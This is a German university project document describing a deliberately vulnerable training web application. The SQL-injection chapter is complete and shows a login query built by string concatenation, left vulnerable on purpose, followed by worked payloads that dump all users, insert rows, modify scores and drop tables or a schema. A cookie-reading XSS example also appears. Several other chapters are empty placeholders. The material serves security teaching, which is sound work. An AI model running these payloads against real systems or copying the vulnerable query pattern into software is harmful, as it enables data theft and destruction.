

DOKUMENTATION

Broken Web Application

Ein Einstieg in die Sicherheit von Web-Applikationen

Master Informatik

Studentisches Projekt

Betreuer *Prof. Dr. Stefan Hahndel*
Prof. Dr. Ernst Göldner

Wintersemester 2017/18



Technische Hochschule
Ingolstadt

Inhaltsverzeichnis

Abbildungsverzeichnis	4
1 Einleitung	5
1.1 Abschnitt 1	5
1.2 Abschnitt 2	5
2 Fachbegriffe	6
2.1 Fachbegriff 1	6
2.2 Fachbegriff 2	6
3 Vorbereitung	7
3.1 Installationsanleitung	7
3.2 Nutzung der virtuellen Maschine	8
4 Verwendete Tools	9
4.1 Tool 1	9
5 Broken Authentication and Session Management	10
5.1 Erklärung	10
6 Buffer Overflow	11
6.1 Erklärung	11
7 Cross-Site-Scripting	12
7.1 Erklärung	12
7.1.1 Angriffsvarianten	12
7.2 Ablauf	13
7.2.1 Reflected Cross-Site-Scripting	13
7.2.2 Stored Cross-Site-Scripting	13
7.2.3 DOM-Based Cross-Site-Scripting	13
7.3 Gegenmaßnahmen	13
8 Login Pacour	14
8.1 Erklärung	14

9	SQL-Injection	15
9.1	Erklärung	15
9.1.1	Grundlagen Datenbanksysteme	15
9.1.2	3-Schichten-Architektur	16
9.1.3	Der Angriff	17
9.2	Vorbereitung	17
9.3	Ablauf	17
9.3.1	Aufbau des Login-Web-Services	17
9.3.2	SQL-Injection zum Auslesen von Daten	19
9.3.3	SQL-Injection zum Einfügen von Daten	21
9.3.4	SQL-Injection zum Löschen von Tabellen	22
9.3.5	SQL-Injection zum Modifizieren von Tabellen	23
9.3.6	Die SQL-Injection-Spielwiese	24
9.4	Gegenmaßnahmen	25
9.4.1	Prepared Statements	25
9.4.2	Escapen von Eingaben	26
10	Disclaimer	27

Abbildungsverzeichnis

9.1	3-Schichten-Architektur	16
9.2	Tabellenstruktur der Tabelle „secretUserData“	18
9.3	Login-Oberfläche des Web-Services	18
9.4	Normaler Login	19
9.5	Login mit SELECT-Injection	20
9.6	Auswertung von OR "1"1	20
9.7	TODO: aktuelles Bild Login mit INSERT-Injection	21
9.8	TODO: Bild aktualisieren Login mit DROP-Injection	22
9.9	Rangliste mit Suchfunktion	23
9.10	Rangliste mit gesuchtem User	24
9.11	Rangliste mit gesuchtem User	24
9.12	TODO: aktuelles bild Verschiedene SQL-Injections zum Ausprobieren	25

1 Einleitung

Einleitung ...

1.1 Abschnitt 1

Erster Abschnitt

1.2 Abschnitt 2

Zweiter Abschnitt

2 Fachbegriffe

Hier werden wichtige Fachbegriffe im Kontext der Broken Web Applikation kurz erklärt, die im späteren Verlauf für die einzelnen Aufgaben eine Rolle spielen.

2.1 Fachbegriff 1

Das ist der erste Fachbegriff.

2.2 Fachbegriff 2

Das ist der zweite Fachbegriff.

3 Vorbereitung

In diesem Kapitel soll erläutert werden, wie das Web-Projekt bereitgestellt und benutzt wird. Hierzu folgt eine kurze Anleitung um einen Host zu installieren, der die Web-Applikation bereitstellt sowie eine Beschreibung mit dem Umgang der bereits installierten virtuellen Maschine.

3.1 Installationsanleitung

Für die Installation der Web-Applikation muss zuerst ein Webserver auf dem Linux Host-Gerät installiert werden, wie z. B. der Apache Server (<https://httpd.apache.org>). Eine einfach Installation ist mit dem Befehl `apt-get install apache2` möglich. Da sich das Installations-Vorgehen mit den Versionen der Drittanbieter-Software ändert, verzichte ich hier auf eine detaillierte Schritt-für-Schritt-Anleitung. Damit das Webprojekt richtig ausgeführt wird, muss in der `apache2.conf` folgende zwei Zeilen eingefügt werden:

- `RemoveHandler .html .htm`
- `AddType application/x-httpd-php .php .htm .html`

Diese Konfiguration sorgt dafür, dass HTML-Seiten mit dem PHP-Interpreter ausgeführt werden. Nach der Konfiguration des Apache-Webservers, muss der PHP-Interpreter installiert werden, dies kann ebenfalls mit dem Package-Manager durchgeführt werden. Dazu wird das Kommando `apt-get install php` verwendet. Zum Zeitpunkt der Entwicklung des Projekts, wurde die PHP-Version 7.0.19 verwendet. Um die Installation auf Korrektheit zu prüfen, kann der Befehl `php --version` benutzt werden. Dieser zeigt die Versionsnummer der PHP-Umgebung, falls die Installation korrekt durchgeführt wurde.

Um alle Tutorials durchführen zu können muss der Host einen GNU-Debugger (GDB) bereitstellen. Dieser kann leicht mit `apt-get install gdb` bezogen werden. Um den GDB zu testen, kann der Befehl `gdb --version` ausgeführt und die Version angezeigt werden.

Zuletzt muss noch eine MySQL-Datenbank auf dem Host-System installiert werden. Hierfür stehen mehrere Alternative Vorgehensweisen zur Verfügung, siehe dazu <https://dev.mysql.com/doc/refman/5.7/en/linux-installation.html>.

Um nun die Applikation verwenden zu können, müssen zunächst alle Web-Ressourcen aus dem GitHub-Repository in den von Apache erwarteten Pfad kopieren. Dazu muss das Repository auf den Server kopiert werden, dies kann mit dem Befehl `git clone https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench.git` erreicht werden. Danach muss der Inhalt des Pfads `PROJEKTROOT/Projekte/-SecWorkbench/html` in das Root-Verzeichnis des Apache-Servers kopiert werden. Dieser ist standardmäßig `/var/www/html`. Des Weiteren müssen die Rechte des Apache-Users auf das Verzeichnis angepasst werden, dies ist mit dem folgenden Befehl möglich `xxxxxx`.

3.2 Nutzung der virtuellen Maschine

4 Verwendete Tools

Es folgt eine kurze Übersicht der Tools, die in den Beispielen mehrfach eingesetzt werden. Hier wird jeweils der Zweck des Tools und die Bedienung kurz demonstriert.

4.1 Tool 1

5 Broken Authentication and Session Management

Broken Authentication and Session Management...

5.1 Erklärung

Erklärung...

6 Buffer Overflow

Buffer Overflow ...

6.1 Erklärung

Erklärung ...

7 Cross-Site-Scripting

Cross Site Scripting

7.1 Erklärung

blabla bla bla

7.1.1 Angriffsvarianten

Grundlegend gibt es drei verschiedene Arten von Cross-Site-Scripting Angriffen: Reflected XSS, Stored XSS, DOM-Based XSS . Um diese möglichst einfach zu erklären, wird im Folgenden der JavaScript Code `alert("42")` als Beispiel verwendet. Hierbei kann aber auch jeder andere beliebige JavaScript Code eingeschleust werden. Je nachdem was das Ziel des Angreifers ist, werden bspw. mit `alert(document.cookie)` , die gespeicherten Cookies der Webseite auslesen.

Reflected XSS

Stored XSS

Im Vergleich zum reflektierenden XSS-Angriff unterscheidet sich der Stored XSS (auch persistent/ persistentes XSS) dadurch, dass der Schadcode auf dem Webserver gespeichert wird. Besonders problematisch dabei ist, dass bei jeder Clientanfrage der Schadcode automatisch ausgeliefert und ausgeführt wird.

DOM-Based XSS

Die dritte Angriffsart von Cross-Site-Scripting bezieht sich ausschließlich auf statische HTML-Seite mit JavaScript Unterstützung lässt dabei den Server außen vor.

7.2 Ablauf

7.2.1 Reflected Cross-Site-Scripting

7.2.2 Stored Cross-Site-Scripting

7.2.3 DOM-Based Cross-Site-Scripting

7.3 Gegenmaßnahmen

8 Login Pacour

Login Pacour

8.1 Erklärung

Erklärung ...

9 SQL-Injection

Eine SQL-Injection ist ein Angriff auf eine Benutzerschnittstelle, die mit einer Datenbank im Hintergrund kommuniziert. Dabei werden SQL-Befehle z.B. über die normalen Eingabefelder einer (Web-)Applikation an die Datenbank geschickt und dort ausgeführt. Dies kann dazu führen, dass der Angreifer Zugriff auf sensible Daten oder Anwendungen erhält oder sogar die komplette Datenbank löschen kann.

9.1 Erklärung

Beinahe jede moderne Anwendung - sei es eine Webanwendungen wie Facebook oder eine klassische Client-Server-Applikation mit einer speziellen Benutzeroberfläche wie SAP ERP - verwendet im Hintergrund ein Datenbankmanagementsystem zur Verwaltung und Speicherung der Applikationsdaten. Die Datenbank ist dabei i.d.R. von größerem Wert als die Anwendung selbst. In Industrieunternehmen enthalten Datenbanken z.B. Informationen zu Mitarbeitern, Kunden, Finanztransaktionen, Produktionsplänen oder geheime Dokumente der Produktentwicklung. Datenbanken sind somit ein kritischer Bestandteil vieler Unternehmen. Deren Verfügbarkeit und Sicherheit ist wichtig für den Fortbestand des Unternehmens und daher auch gesetzlich geregelt¹.

Kriminell motivierte Hacker haben daher ein hohes Interesse daran, Zugang zu diesen Daten zu erhalten. Eine möglicher Zugriffsweg hierfür ist das Ausnutzen von Schwachstellen durch SQL-Injections.

Um SQL-Injections durchführen zu können, wird lediglich ein grundlegendes Verständnis klassischer Anwendungsarchitekturen und der Datenbankabfragesprache SQL benötigt. Die Grundlagen hierzu werden nachfolgend erläutert.

9.1.1 Grundlagen Datenbanksysteme

Datenbanksysteme (DBS) sind ein weithin genutztes Hilfsmittel zur rechnergestützten Organisation, Erzeugung, Veränderung und Verwaltung großer Daten-

¹Siehe https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/baust/b05/b05007.html

sammlungen und stellen in vielen Unternehmen und Organisationen die zentrale Informationsbasis zu ihrer Aufgabenerfüllung bereit. Ein DBS besteht aus einem *Datenbankmanagementsystem* (DBMS) und einer oder mehrerer Datenbanken. Eine Datenbank ist eine Zusammenstellung von Daten samt ihrer Beschreibung (Metadaten), die persistent im DBS abgelegt werden.

Das DBMS bildet die Schnittstelle zwischen den Datenbanken und dient den Benutzern zur Datenverwaltung und -Veränderung. Die zentralen Aufgaben eines DBMS sind im Wesentlichen die Bereitstellung verschiedener Sichten auf die Daten (Views), die Konsistenzprüfung der Daten (Integritätssicherung), die Autorisationsprüfung, die Behandlung gleichzeitiger Zugriffe verschiedener Benutzer (Synchronisation) und das Bereitstellen einer Datensicherungsmöglichkeit, um im Falle eines Systemausfalls zeitnah Daten wiederherstellen zu können.

Der Zugriff auf die Daten erfolgt mithilfe einer standardisierten Abfragesprache, der *Structured Query Language* (SQL). Durch sie können Datenstrukturen angelegt und verändert werden, neue Daten zur Datenbank hinzugefügt sowie bestehende Daten verändert oder gelöscht werden.

9.1.2 3-Schichten-Architektur




Abbildung 9.1: 3-Schichten-Architektur

DBS werden von Endanwendern nicht direkt genutzt, sondern werden durch die Applikation und graphische Oberflächen verschalt. Der Benutzer greift z.B. via HTTP über die Oberfläche auf die Applikation zu. Die Applikation selbst ist mit einem dedizierten Datenbankbenutzer mit dem DBS verbunden, die Kommunikation erfolgt über SQL. Diese Architektur wird wegen ihrer drei Ebenen - der Präsentations-, der Logik- und der Persistenzschicht - auch als 3-Schichten-Architektur bezeichnet (vergleiche Abbildung 9.1).

Die Applikationen stellen dem Benutzer Eingabefelder zur Verfügung, mittels derer die Benutzer Daten auslesen, verändern oder neu erzeugen können. Die Benutzereingaben werden zu bereits vorgefertigten SQL-Statements hinzugefügt und an das DBS gesendet. Das DBS verarbeitet das Statement und sendet eine Antwort an die Anwendung zurück.

9.1.3 Der Angriff

Bei einer SQL-Injection werden, wie der Name schon impliziert, (Teile von) SQL-Statements an die normalen Benutzereingaben angehängt, um somit die Logik und die Sicherheitsmechanismen der Applikation zu umgehen.

Der SQL-Interpreter des DBMS führt das ursprüngliche und die angehängten Statements aus. Mittels geschickter SQL-Injections können über harmlose Benutzerschnittstellen ganze Datenbanken gelöscht werden.

9.2 Vorbereitung

Für die Ausführung des Tutorials wird Kali Linux 2.0 mit eingerichteter Security Workbench benötigt. Alternativ kann das Skript auf einem anderen beliebigen Linux-System verwendet werden, in dem MySQL und Apache2 installiert sind. Zur korrekten Initialisierung der Webanwendung muss ggf. der Pfad zum Apache-Webserver in der Datei 'initializeDB.py' geändert werden. Die zu konfigurierenden Pfade im Quellcode sind entsprechend gekennzeichnet.

9.3 Ablauf

9.3.1 Aufbau des Login-Web-Services

Das Tutorial wird über die Security Workbench unter dem Hauptmenüpunkt 4 aufgerufen. Zu Beginn wird der Apache2-Webserver und das MySQL-DBMS gestartet. Anschließend wird die Datenbank initialisiert. Dabei wird folgendes Schema erstellt:

Field	Type	Null	Key	Default	Extra
userId	int(11)	NO	PRI	NULL	auto_increment
userName	varchar(255)	YES		NULL	
password	varchar(30)	YES		NULL	

Abbildung 9.2: Tabellenstruktur der Tabelle „secretUserData“

Nun stehen verschiedene Tutorials zur Verfügung. Sie alle basieren auf demselben Web-Service, einem Login für eine Website (siehe Abbildung 9.3). Der Web-Service wurde in HTML/CSS, JavaScript und PHP entwickelt. Die Benutzereingaben werden auf der HTML-Seite entgegen genommen und über einen Ajax-Aufruf an PHP übergeben.

Login

Benutzername:

Passwort:

Abbildung 9.3: Login-Oberfläche des Web-Services

Dort werden die Benutzereingaben in ein vordefiniertes SQL-Statement eingefügt (siehe Listing 9.1) und an das DBS zur Ausführung übermittelt. Die Antwort des Servers, ein oder mehrere zutreffende Tupel mit der User-ID, dem User-Namen und dem User-Passwort werden anschließend unterhalb des Eingabefelds in dem Web-Service angezeigt. Dort ist ebenfalls das im DBS ausgeführte SQL-Statement zu sehen.

Listing 9.1: SQL-Statement

```
$query = '
    SELECT *
    FROM secretUserData
    WHERE userName = "'. $username. '"
    AND password = "'. $password. '";
';
```

Zudem sind zwei Buttons verfügbar, mit denen die Tabellenstruktur sowie der momentane Inhalt der Tabelle angezeigt werden können.

9.3.2 SQL-Injection zum Auslesen von Daten

Im ersten Teil des Tutorials werden mittels einer einfachen SQL-Injection Daten aus der Datenbank gelesen, auf die man über die Anwendung eigentlich keinen Zugriff hätte. Über die zwei Eingabefelder „Benutzername“ und „Login“ kann sich der Benutzer bei einer Anwendung anmelden. Die Eingaben werden an die Datenbank geschickt und in einem SELECT-Statement überprüft. Anschließend wird der selektierte Datensatz zurück geschickt.

Als erstes melden wir uns mit einem schon bekannten User und Passwort an, um die Funktionsweise zu testen. Nutze hierzu den User `Douglas Adams` mit dem Passwort `DontPanic!` und drücke auf den "LoginButton."

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
 SELECT * FROM secretUserData WHERE userName = "Douglas Adams" AND password = "DontPanic!";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!

Abbildung 9.4: Normaler Login

Dieses Szenario spiegelt die angedachte Nutzung des Login-Dienstes wieder. Ein Nutzer meldet sich mit seinen Anmeldedaten an und deren Existenz wird in der Datenbank überprüft. Stimmen die Anmeldedaten überein, ist der Nutzer angemeldet und hat Zugriff auf die Anwendung.

Als nächstes sollen mittels einer SQL-Injection alle User der Datenbank „secretUserData“ ausgegeben werden. Ersetze die aktuellen Eingaben hierzu z.B. durch `blabla" OR "1"="1`.

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
 SELECT * FROM secretUserData WHERE userName = "blabla" OR "1"="1" AND password = "blabla" OR "1"="1";

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga

Abbildung 9.5: Login mit SELECT-Injection

Nun wurden alle Tupel, die in der Tabelle „secretUserData“ enthalten sind ausgegeben. Möglich ist das durch das Anhängen von z.B. `OR "1"="1"` an eine beliebige Eingabe. Hierdurch werden die Abfragen der WHERE-Klausel grundsätzlich zu TRUE ausgewertet. Am obigen Beispiel erläutert bedeutet dies:




Abbildung 9.6: Auswertung von OR "1"="1"

Sobald alle Ausdrücke innerhalb der WHERE-Klausel zu TRUE evaluiert wurden, wird die gesamte Datenbanktabelle ausgegeben. Hängt man den Zusatz

lediglich an das Eingabefeld für das Passwort an, erhält man den Datensatz für den eingegebenen Benutzer. Dieses Szenario ist z.B. typisch, wenn man bereits einen möglichen Benutzernamen für die Applikation kennt, aber dessen Passwort unbekannt ist.

9.3.3 SQL-Injection zum Einfügen von Daten

Im zweiten Teil des Tutorials wird mittels einer SQL-Injection ein zusätzlicher Datensatz in die Tabelle eingefügt. Die Beispiel-Applikation ist äquivalent zu der aus dem ersten Tutorial. Dieses mal hängen wir an einen beliebigen Benutzernamen folgendes INSERT-Statement inkl. Kommentar an: `"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden. Durch diese Injection werden dem DBS prinzipiell drei Befehle übergeben:

Login

Benutzername:

Passwort:

Folgende Query wurde gebildet:
 SELECT * FROM secretUserData WHERE userName = "bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- * AND password = "blabla";

Kein User mit Namen bla; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- und Passwort blabla vorhanden

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga
1234	Hackerman	fsociety

Abbildung 9.7: TODO: aktuelles Bild Login mit INSERT-Injection

- Das ursprüngliche SELECT-Statement bis zur Eingabe eines Benutzers:
`SELECT * FROM secretUserData WHERE username = "<übergebener Benutzername>";`
- Das angehängte INSERT-Statement:
`INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety");`

- Ein Kommentar, der in SQL mit zwei Bindestrichen eingeleitet wird: `--`. Hierdurch wird der SQL-Code, der noch zum ursprünglichen SELECT-Statement gehört, als Kommentar vom SQL-Interpreter ignoriert. Im Beispiel betrifft das: `" AND password = "<übergebenes Passwort>"`;

Sieht man sich nach der Ausführung des Statements die Inhalte der Tabelle an, ist zu sehen, dass sich ein neuer Datensatz mit der User-ID 1234, dem Usernamen „Hackerman“ und dem Passwort „fsociety“ enthält. Nutzt man für die Injection zusätzlich einen existierenden Benutzernamen statt der Eingabe „bla“, wird man gleichzeitig bei der Applikation angemeldet.

9.3.4 SQL-Injection zum Löschen von Tabellen

Im dritten Teil des Tutorials wird mittels einer SQL-Injection die komplette Tabelle gelöscht (DROP).

Bitte beachte, dass du die Datenbank erst im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach dem DROP weiterarbeiten möchtest!

Nun hängen wir an einen beliebigen Benutzernamen folgendes Statement inkl. Kommentar an: `"; DROP TABLE secretUserData; --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden.

Login

Benutzername:

Passwort:

Login

Folgende Query wurde gebildet:

```
SELECT * FROM secretUserData WHERE userName = "Douglas Adams"; DROP TABLE secretUserData; --" AND password = "blabla";
```

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

Datenbank existiert nicht

Abbildung 9.8: TODO: Bild aktualisieren Login mit DROP-Injection

Die Ausführung der drei Statements (SELECT, DROP, Kommentar) ist äquivalent zum vorherigen Beispiel.

9.3.5 SQL-Injection zum Modifizieren von Tabellen

Das vierte Tutorial befasst sich mit modifizierenden SQL-Queries, die den Inhalt einer bestehenden Datenbanktabelle verändern. Technisch wird dies mit dem Update-Statement realisiert (siehe Listing 9.2).

Listing 9.2: SQL-UPDATE-Statement

```
$query = '
    UPDATE table_name
    SET column1 = value1, column2 = value2, ...
    WHERE condition;
';
```

In Bezug auf das Tutorial umfasst die Datenbank eine Tabelle `sqlRanking`, die eine virtuelle Rangliste entspricht (siehe Abbildung 9.9). Diese besitzt die Spalten Username und Punkte. Zudem wird während der Initialisierung der Webseite die Rangliste auf Basis der Punktzahl absteigend sortiert.

SQL Injection - Modify

SQLInjection zum Modifizieren von einer Rangliste

In dem folgenden Formular kann der Nutzer die Rangliste einer virtuellen Fußballliga betrachten. Initial werden dabei die Top 10 des Wettbewerbs angezeigt. Daher gibt es zusätzlich eine Suchfunktion, die den gewünschten User anzeigt. Allerdings ist dieses Formular verwundbar für eine SQLInjection. Versuchen Sie die Punktzahl des Users Mr. Robot zu modifizieren.

Tips


Rangliste

4c1d

Rang	Username	Punkte
1	admin	97
2	Bu\$yB04ver	81
3	Werner	77
4	Mr. Robot	66
5	Daniel	50
6	Bernd	44
7	root	42
8	Mr. Universe	39
9	4c1d	29
10	n3m5\$15	21
11	Denise	17
12	Kaaari	13
13	proxy	10

Abbildung 9.9: Rangliste mit Suchfunktion

Als Anwendungsszenario ist es hierbei möglich, die Rangliste mit einer Suchfunktion nach bestimmten Usernamen zu filtern. Abbildung 9.10 zeigt wie der Anwender mit Hilfe des Input-Feldes nach einem gewünschten User sucht. Die Kommunikation mit der Datenbank basiert hierbei auf einem einfachen SELECT-Query.




Rang	Username	Punkte
9	4c1d	29

Abbildung 9.10: Rangliste mit gesuchtem User

An dieser Stelle gilt es hervorzuheben, dass die SQL-Abfrage nicht absichert ist und somit eine Sicherheitslücke entsteht. Im Folgenden ist das Ziel des Tutorials die Punkteanzahl eines Users zu modifizieren.

Um die Aufgabe zu lösen, muss der Anwender in das Input-Feld ein SQL-Statement einfügen, das bspw.

`' ; UPDATE sqlInjectionRanking SET punkte = 999 WHERE username = 'Mr. Robot'` entspricht. Wichtig ist das die erste SELECT-Abfrage gültig ist. Abbildung 9.11 zeigt wie die Lösung des Tutorials aussehen kann.



Rang	Username	Punkte
1	Mr. Robot	999
2	admin	97
3	Bu9yB34ver	81
4	Werner	77
5	Daniel	50
6	Bernd	44

Abbildung 9.11: Rangliste mit gesuchtem User

Um das Tutorial zu vereinfachen, bekommt der Anwender je nach Wissensstand Tipps an die Hand, die ihn zur Lösung der Aufgabe hinführen sollen.

9.3.6 Die SQL-Injection-Spielwiese

Im letzten Tutorial der SQL-Injection in der Broken-Web-Anwendung findest du die SQL-Injection-Spielwiese. Innerhalb dieser Spielwiese kannst du beliebige SQL-Injections ausprobieren.

Szenario	Statement	Einfügen in...
SELECT	bla" OR "1"="1	Benutzername und/oder Passwort
INSERT	bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --	Benutzername oder Passwort
UPDATE	bla"; UPDATE secretUserData SET password = "0000"; --	Benutzername oder Passwort
ALTER TABLE	bla"; ALTER TABLE secretUserData ADD COLUMN blabla INT; --	Benutzername oder Passwort
DROP TABLE	bla"; DROP TABLE secretUserData; --	Benutzername oder Passwort
DROP SCHEMA	bla"; DROP SCHEMA vulnerableDB; --	Benutzername oder Passwort
CREATE TABLE	bla"; CREATE TABLE NewTable(Col1 INT PRIMARY KEY, Col2 INT); --	Benutzername oder Passwort

Abbildung 9.12: TODO: aktuelles bild Verschiedene SQL-Injections zum Ausprobieren

Als Hinweis sind die Statements der vorhergegangenen Beispiele und einige Weitere im nachfolgenden Fenster hinterlegt. Um sie zu sehen musst du lediglich den Inhalt des Fensters mit der Maus markieren. Bitte beachte, dass du die Datenbank im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach einer Datenstruktur verändernden SQL-Injection weiter arbeiten willst. Dazu musst du die Anwendung nicht schließen. Deine Änderungen am Inhalt oder an der Struktur der Datenbank kannst du mit der Anzeige der Tabellenstruktur bzw. dem Inhalt jederzeit prüfen.

Neben den hier aufgelisteten gibt es noch eine Vielzahl weiterer SQL-Injections. Nicht alle werden in diesem Beispiel funktionieren, da der Erfolg von SQL-Injections von mehreren Faktoren abhängig ist:

- Die Programmiersprache der Anwendung
- Das verwendete DBMS
- Die Berechtigungen, die der Datenbankbenutzer der Anwendung inne hat

9.4 Gegenmaßnahmen

Viele Programmiersprachen haben mittlerweile Mechanismen eingebaut, mittels derer SQL-Injections abgewehrt werden können. So ist es in den meisten Programmier- und Skriptsprachen nicht mehr möglich, innerhalb eines DB-Aufrufs mehrere SQL-Statements auszuführen. In einigen wenigen ist dies immer noch möglich, wie z.B. in der Skriptsprache PHP.

9.4.1 Prepared Statements

Durch sogenannte „Prepared Statements“ können SQL-Injections vollständig unterbunden werden. Statt das SQL-Statement komplett auf der Applikationsseite

zusammenzustellen, wird das Statement auf zwei Mal an das DBS gesendet. Im ersten Aufruf wird das vorbereitete Statement ohne die Nutzereingaben an das DBS übermittelt. Hierdurch wird dem DBS die Struktur des Statements im Vorfeld angekündigt. Nachfolgend ist das Prepared Statement eines SELECT-Statements zu sehen:

Listing 9.3: Prepared Statement

```
prepare("SELECT * FROM secretUserData where userName = ?");
```

Die vom Nutzer eingegebenen Parameter werden erst im Anschluss an das DBS übermittelt:

Listing 9.4: Übergabe der Parameter

```
execute($_GET['name']);
```

Dort werden sie in das bereits angekündigte Statement eingefügt und ausgeführt. Übergebene Parameter, auch wenn ihnen SQL-Code hinzugefügt wurde, werden ausschließlich als Textinput interpretiert.

9.4.2 Escapen von Eingaben

Eine weitere Möglichkeit die Datenbank vor unberechtigtem Zugriff und Manipulationen zu schützen ist das Escapen aller Nutzereingaben. Das grundlegende Problem bei SQL-Injections ist die Interpretation von Texteingaben als ausführbare Anweisungen für das DBMS. Durch das Escapen der Eingaben werden Metazeichen wie Anführungszeichen maskiert und somit vom SQL-Interpreter nicht beachtet. Nachfolgend ist das Escapen von Strings in PHP dargestellt:

Listing 9.5: Escapen von Strings in PHP

```
mysql_real_escape_string("some String");
```

10 Disclaimer

Das vorliegende Dokument und die Broken Web Applikation sind im Rahmen eines Projektes des Masterstudiengangs Informatik an der Technischen Hochschule Ingolstadt (THI) im Wintersemester 2017/18 entstanden....